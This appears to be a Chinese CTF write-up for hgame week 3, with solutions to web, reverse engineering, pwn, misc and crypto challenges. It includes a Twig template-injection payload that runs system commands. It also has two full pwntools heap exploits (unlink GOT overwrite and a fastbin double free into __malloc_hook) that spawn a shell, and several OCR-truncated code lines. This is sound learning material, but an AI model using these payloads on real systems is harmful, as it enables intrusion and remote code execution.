WEB

SecurityCenter

从网页源码的hint里可知用了twig组件，尝试模板注入。
测试map过滤器。
发送 `?url={{["whoami"]|map("system")}}` ，返回了用户名，说明可以调用系统命令。
通过不断发送 `ls` 命令找到flag文件的位置，尝试用 `cat` 命令读取，发现 `cat` 被过滤 了。又尝试 `strings` 命令，发现 `hgame` 也被过滤了。最后尝试用 `tail` 命令从后往前 读取文本，成功。
exp如下：

```
?url={{["tail -c 40 ../../../flag"]|map("system")}}
```

Vidar shop demo

注册帐号后创建订单，支付订单，删除订单都测试之后，发现删除已经支付的订单时，余额 会返还。尝试删除未支付订单，但网页并没有提供对应通道，后分析请求，利用postman发送 删除订单的请求，余额增加，支付flag订单后得到flag。

RE

Answer’s Windows

拖入IDA，发现函数很多，全部函数快速过了一边，找到一个base64 table，猜测题目是base64。

```
int sub_7FF676931000()
{
  char *v0; // rax

  v0 = (char *)operator new(0x50ui64);
  qword_7FF6777B2010 = 65i64;
  qword_7FF6777B2018 = 79i64;
  strcpy(v0, "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/=");
  qword_7FF6777B2000 = (__int64)v0;
  return atexit(sub_7FF6772148E0);
}
```

通过查看引用，找到对应函数，分析确定是base64，并得到密文。

```
base64Encode(v10, Buf1);
v11 = Buf1;
if ( v24 >= 0x10 )
  v11 = (void **)Buf1[0];
if ( Size == 56 && !memcmp(v11, ";'>B<76\\=82@-8.@=T\"@-7ZU:8*F=X2J<G>@=W^@-8.@9D2T:49U@1aa", 0x38ui64) )
{
```

发现密文有问题，和base64不同，且调试时也无法获得密文样式的字符串，判断有反调试。 寻找后找到对应函数。

```
if ( !IsDebuggerPresent() )
{
  sub_7FF676931E20(&qword_7FF6777B2000, &unk_7FF677219A50, 0i64);
  for ( i = 33; i <= 97; ++i )
  {
    v5 = qword_7FF6777B2010;
    if ( qword_7FF6777B2010 >= (unsigned __int64)qword_7FF6777B2018 )
    {
      sub_7FF676931800(&qword_7FF6777B2000, 1ui64, 0i64, i);
    }
    else
    {
      ++qword_7FF6777B2010;
      v6 = &qword_7FF6777B2000;
      if ( (unsigned __int64)qword_7FF6777B2018 >= 0x10 )
        v6 = (__int64 *)qword_7FF6777B2000;
      *((_BYTE *)v6 + v5) = i;
      *((_BYTE *)v6 + v5 + 1) = 0;
    }
  }
}
return a1;
```

利用调试工具绕过反调试，得到实际的base64 table。

```
debug056:0000015C2C4B55E0 db  21h ; !
debug056:0000015C2C4B55E1 db  22h ; "
debug056:0000015C2C4B55E2 db  23h ; #
debug056:0000015C2C4B55E3 db  24h ; $
debug056:0000015C2C4B55E4 db  25h ; %
debug056:0000015C2C4B55E5 db  26h ; &
debug056:0000015C2C4B55E6 db  27h ; '
debug056:0000015C2C4B55E7 db  28h ; (
debug056:0000015C2C4B55E8 db  29h ; )
debug056:0000015C2C4B55E9 db  2Ah ; *
debug056:0000015C2C4B55EA db  2Bh ; +
debug056:0000015C2C4B55EB db  2Ch ; ,
debug056:0000015C2C4B55EC db  2Dh ; -
debug056:0000015C2C4B55ED db  2Eh ; .
debug056:0000015C2C4B55EE db  2Fh ; /
debug056:0000015C2C4B55EF db  30h ; 0
debug056:0000015C2C4B55F0 db  31h ; 1
debug056:0000015C2C4B55F1 db  32h ; 2
debug056:0000015C2C4B55F2 db  33h ; 3
debug056:0000015C2C4B55F3 db  34h ; 4
debug056:0000015C2C4B55F4 db  35h ; 5
UNKNOWN 0000015C2C4B55E3: debug056:0000015C2C4B55E3
```

exp如下：

```
#include <stdio.h>
#include <string.h>

char base64_map[65] = {0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29
                       0x2C, 0x2D, 0x2E, 0x2F, 0x30, 0x31, 0x32, 0x33, 0x34
                       0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F
                       0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48, 0x49, 0x4A
```

```
                    0x4D, 0x4E, 0x4F, 0x50, 0x51, 0x52, 0x53, 0x54, 0x55
                    0x58, 0x59, 0x5A, 0x5B, 0x5C, 0x5D, 0x5E, 0x5F, 0x60

char *base64_decode(char *cipher) {

    char counts = 0;
    char buffer[4];
    char *plain = malloc(strlen(cipher) * 3 / 4);
    int i = 0, p = 0;


    for (i = 0; cipher[i] != '\0'; i++) {
        char k;
        for (k = 0; k < 64 && base64_map[k] != cipher[i]; k++)
            ;
        buffer[counts++] = k;
        if (counts == 4) {
            plain[p++] = (buffer[0] << 2) + (buffer[1] >> 4);
            if (buffer[2] != 64)
                plain[p++] = (buffer[1] << 4) + (buffer[2] >> 2);
            if (buffer[3] != 64)
                plain[p++] = (buffer[2] << 6) + buffer[3];
            counts = 0;
        }
    }

    plain[p] = '\0';
    return plain;
}

int main() {
    printf("%s", base64_decode(";'>B<76\\=82@-8.@=T\"@-7ZU:8*F=X2J<G>@=W^@-
}
```

creakme3

拖入IDA的时候发现是ppc（powerPC）环境下的程序。直接F5得到伪c代码（听Answer学长说 新版IDA对于ppc应用无法使用此功能）。分析后发现是一个猴子排序。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [sp+1Ch] [-184h]
  int j; // [sp+20h] [-180h]
  int k; // [sp+24h] [-17Ch]
  int v7[93]; // [sp+28h] [-178h] BYREF

  memset(v7, 0, 0x164u);
  printf("Welcome my whitegive re task! This is your flag: ");
  do
  {
    for ( i = 0; i <= 88; ++i )
      v7[i] = rand() % 89;
    for ( j = 1; j <= 88 && a[2 * v7[j] + 1] >= a[2 * v7[j - 1] + 1]; ++j )
      ;
  }
  while ( j != 89 );
  for ( k = 0; k <= 88; ++k )
    putchar(a[2 * v7[k]]);
  return 0;
}
```

exp如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int data[178] = {0x30, 0x4E7D, 0x30, 0x67BD, 0x30, 0x7A48, 0x30, 0x82A2, 0x
                 0x32, 0x5AFF, 0x32, 0x6CD7, 0x32, 0xA6CA, 0x32, 0xBD79, 0x
                 0x33, 0x3292, 0x33, 0x3905, 0x33, 0x4291, 0x33, 0x5ADE, 0x
                 0x33, 0xBE35, 0x33, 0xCB63, 0x35, 0x7F3B, 0x38, 0x3914, 0x
                 0x39, 0x4E50, 0x39, 0x6A02, 0x39, 0xB10F, 0x42, 0x78E5, 0x
                 0x5F, 0x8EBD, 0x5F, 0x95E3, 0x61, 0x73DA, 0x64, 0x538C, 0x
                 0x64, 0xB78B, 0x64, 0xC866, 0x65, 0x32AE, 0x65, 0x7679, 0x
                 0x66, 0x5708, 0x66, 0x6610, 0x66, 0xA258, 0x66, 0xB80C, 0x
                 0x67, 0x7CF4, 0x68, 0x3F76, 0x68, 0x702B, 0x68, 0xA3EE, 0x
                 0x69, 0x4024, 0x69, 0x8A22, 0x69, 0xC055, 0x6A, 0x2B52, 0x
                 0x6B, 0xC417, 0x6C, 0x6182, 0x6D, 0x75DB, 0x6E, 0x3C61, 0x

                 0x6F, 0x2D76, 0x6F, 0x7D17, 0x6F, 0xA91B, 0x70, 0x9AED, 0x
                 0x72, 0xAB5D, 0x73, 0x5083, 0x73, 0x6222, 0x73, 0x8D93, 0x
                 0x73, 0xB4BA, 0x73, 0xC785, 0x74, 0x3558, 0x74, 0x86BD, 0x
                 0x75, 0x9779, 0x77, 0x2F3F, 0x77, 0x44DD, 0x7B, 0x78E1, 0x

void bubble_sort(int arr[], int size) {
    int i = 0, j = 0;
    for (i = 0; i < size; i++) {
        for (j = 0; j < size - i - 1; j++) {
            if (arr[j * 2 + 1] > arr[j * 2 + 3]) {
                int tmp        = arr[j * 2 + 1];
                arr[j * 2 + 1] = arr[j * 2 + 3];
                arr[j * 2 + 3] = tmp;
                tmp            = arr[j * 2];
                arr[j * 2]     = arr[j * 2 + 2];
                arr[j * 2 + 2] = tmp;
```

```
            }
        }
    }
}
int main() {
    int len = sizeof(data) / sizeof(data[0]);
    bubble_sort(data, len / 2);
    int i = 0;
    for (i = 0; i < len / 2; i++) {
        printf("%c", data[i * 2]);
    }
    printf("\n");
    return 0;
}
```

hardened

APK逆向，脱壳后分析，引用了一个叫做 enc 的本地库，且进行了一次base64和aes加密。 将库拖入IDA分析，发现有反调试，base64 table，vi，key都被替换，找到加密函数，确 定是异或运算。


```
int8x16_t datadiv_decode98200093420358808 52()
{
  int8x16_t v0; // q0
  int8x16_t v1; // q1
  int8x16_t v2; // q3
  int8x16_t result; // q0
  int8x16_t v4; // q2

  v0.n128_u64[0] = 0x3030303030303030LL;
  v0.n128_u64[1] = 0x3030303030303030LL;
  v1.n128_u64[0] = 0x7F7F7F7F7F7F7F7FLL;
  v1.n128_u64[1] = 0x7F7F7F7F7F7F7F7FLL;
  v2 = veorq_s8(stru_31020[0], v0);
  result = veorq_s8(stru_31020[1], v0);
  stru_31020[0] = v2;
  stru_31020[1] = result;
  byte_31040 ^= 0x30u;
  v4.n128_u64[0] = 0x4949494949494949LL;
  v4.n128_u64[1] = 0x4949494949494949LL;
  xmmword_31050 = veorq_s8(xmmword_31050, v1);
  byte_31060 ^= 0x7Fu;
  stru_31070[0] = veorq_s8(stru_31070[0], v4);
  stru_31070[1] = veorq_s8(stru_31070[1], v4);
  stru_31070[2] = veorq_s8(stru_31070[2], v4);
  stru_31070[3] = veorq_s8(stru_31070[3], v4);
  byte_310B0 ^= 0x49u;
  byte_310B1 ^= 0x49u;
  return result;
}
```

写了一个简单的脚本，确定了实际的内容。

```
hakuya@Shigure:~/CTF/hgame/week3/hardened
% ./a.out
table:0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/
key:4a5553545f415f4e4f524d414c5f4b45595f464f525f594f555f544f5f444543
vi:796f755f66696e645f6d652121212121%
```

解密后得到flag。



PWN

changeable_note

edit函数没有检查输入长度，能够造成堆溢出，可以利用unlink实现任意地址写。
exp如下：

```
from pwn import *
from pwnlib.term import init
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

def add(index, size, content):
    p.sendlineafter(b'>>', b'1')
```

```
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendlineafter(b'>>', bytes(str(size) , "ascii"))
    p.sendlineafter(b'>>', content)

def edit(index, content):
    p.sendlineafter(b'>>', b'2')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendline(content)

def delete(index):
    p.sendlineafter(b'>>', b'3')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))

elf = ELF("./note")
libc = ELF("./libc-2.23.so")

atoi_got = elf.got["atoi"]
free_got = elf.got["free"]

puts_plt = elf.plt["puts"]

# p = process("./note")
# gdb.attach(p)

p = remote("chuj.top", 52530)
proof(p)

add(0, 0x30 , b'')
add(1, 0xF0 , b'')
add(2, 0x100, b'')
add(3, 0x100, b'')

fd = 0x4040C0 - 0x18
bk = 0x4040C0 - 0x10

payload1  = p64(0)    + p64(0x31)
payload1 += p64(fd)   + p64(bk)
payload1 += p64(0)    + p64(0)
payload1 += p64(0x30) + p64(0x100)
edit(0, payload1)
delete(1)

payload2  = b'\x00' * 0x18
payload2 += p64(atoi_got)       # note 0
payload2 += p64(atoi_got)       # note 1
payload2 += p64(free_got)       # note 2
edit(0, payload2)
edit(2, p64(puts_plt)[:-1])

delete(0)
```

```
atoi_addr = u64(p.recvuntil(b'\n')[1:-1].ljust(8, b'\x00'))
print(hex(atoi_addr))
libc_base = atoi_addr - libc.symbols["atoi"]
sys_addr  = libc_base + libc.symbols["system"]

edit(2, p64(sys_addr)[:-1])
add(4, 0x100, b'/bin/sh\x00')
delete(4)

p.interactive()
```

elder_note

代码和上周的 `oldfashion_note` 没区别，但是libc版本为2.23，无 `tcache` 功能。使用旧的double free方式，将fastbin分配到 `__malloc_hook` 附近，但是由于没有合适的one_gadget， 便利用 `realloc` 函数中 `__realloc_hook` 前有一个调整 `rsp` 寄存器值的操作，得到一个适 合one_gadget的环境。
exp如下：

```
from pwn import *
from pwnlib.term import init
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

def add(index, size, content):
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendlineafter(b'>>', bytes(str(size) , "ascii"))
    p.sendlineafter(b'>>', content)

def delete(index):
    p.sendlineafter(b'>>', b'3')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))

def show(index):
    p.sendlineafter(b'>>', b'2')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
```

```python
elf = ELF("./note")
libc = ELF("./libc-2.23.so")

# p = process("./note")
# gdb.attach(p)

p = remote("chuj.top", 52689)
proof(p)

# leak libc
add(0, 0x100, b'aaa')
add(1, 0x10 , b'bbb')
delete(0)
show(0)
arena_addr = u64(p.recvline()[1:-1].ljust(8, b'\x00')) - 88
print(hex(arena_addr))
libc_addr = arena_addr - libc.symbols["__malloc_hook"] - 0x10
print(hex(libc_addr))

target_addr = arena_addr - 0x33
realloc = libc_addr + libc.symbols["realloc"] + 0x10
one_gadget = 0x4527a + libc_addr
print(hex(target_addr))
print(hex(realloc))

add(9 , 0x60, b'')                                          # ch 9
add(10, 0x60, b'')                                          # ch 10
delete(9 )                                                  # fastbinY -> c
delete(10)                                                  # fastbinY -> c

delete(9 )                                                  # fastbinY -> c
add(11, 0x60, p64(target_addr))                             # ch 9 (ch 9 ->
add(12, 0x60, b'')                                          # ch 10
add(13, 0x60, b'')                                          # ch 9
add(14, 0x60, b'a' * 11 + p64(one_gadget) + p64(realloc))   # ch 11 (at tar
p.sendlineafter(b'>>', b'1')
p.sendlineafter(b'>>', bytes(str(0), "ascii"))
p.sendlineafter(b'>>', bytes(str(0x10) , "ascii"))

p.interactive()
```

MISC

卡中毒

内存取证题，利用Volatility工具得到找到一个 `flag.txt.txt.WannaRen` 文件，利用火绒提供的WannaRen病毒的恢复工具得到原文件。文件内容利用了佛曰加密，解密后得到flag。

IoT

饭卡的UNO2.0

利用avrsim工具模拟运行即可得到flag。
以下为运行指令：

```
$ simavr -m atmega328p -f 16000000 uno.hex
```

CRYPTO

Block cipher

分组加密，且每组加密均为异或运算。
exp如下：

```
import operator
import random
import re
from functools import reduce

iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'0\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd', b'\x1a\xee\x

def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))

results = []
flag = ""
for index, part in enumerate(parts):
    results.append(reduce(xor, [part, iv if index == 0 else parts[index - 1
    flag += bytes.decode(results[index])

print(flag)
```

Multi Prime RSA

多素数RSA，原理不大懂，套了一个其他比赛的exp就出flag了。
exp如下：

```
from math import gcd
from random import randint
from gmpy2 import invert
from Crypto.Util.number import getPrime

p = ...
q = ...
r = ...
s = ...
n = ...
e = ...
c = ...
phin = (p ** (2 - 1) * (p - 1)) * (q ** (3 - 1) * (q - 1)) * (r ** (5 - 1)
d = invert(e, phin)
m = hex(pow(c, d, n))

flag = ""
for i in range(1, len(m) // 2):
    ch = chr(int(m[i * 2: i * 2 + 2], 16))
    flag += ch
print(flag)
```

RSA Attack 3

低解密指数攻击，利用rsa-wiener-attack工具解出d，rsa解密后得到flag。
exp如下：

```
from math import gcd
from random import randint
from gmpy2 import invert
from Crypto.Util.number import getPrime

d = ...
n = ...
e = ...
c = ...
m = hex(pow(c, d, n))
print(m)
flag = ""
```

```
    for i in range(1, len(m) // 2):
        ch = chr(int(m[i * 2: i * 2 + 2], 16))
        flag += ch
    print(flag)
```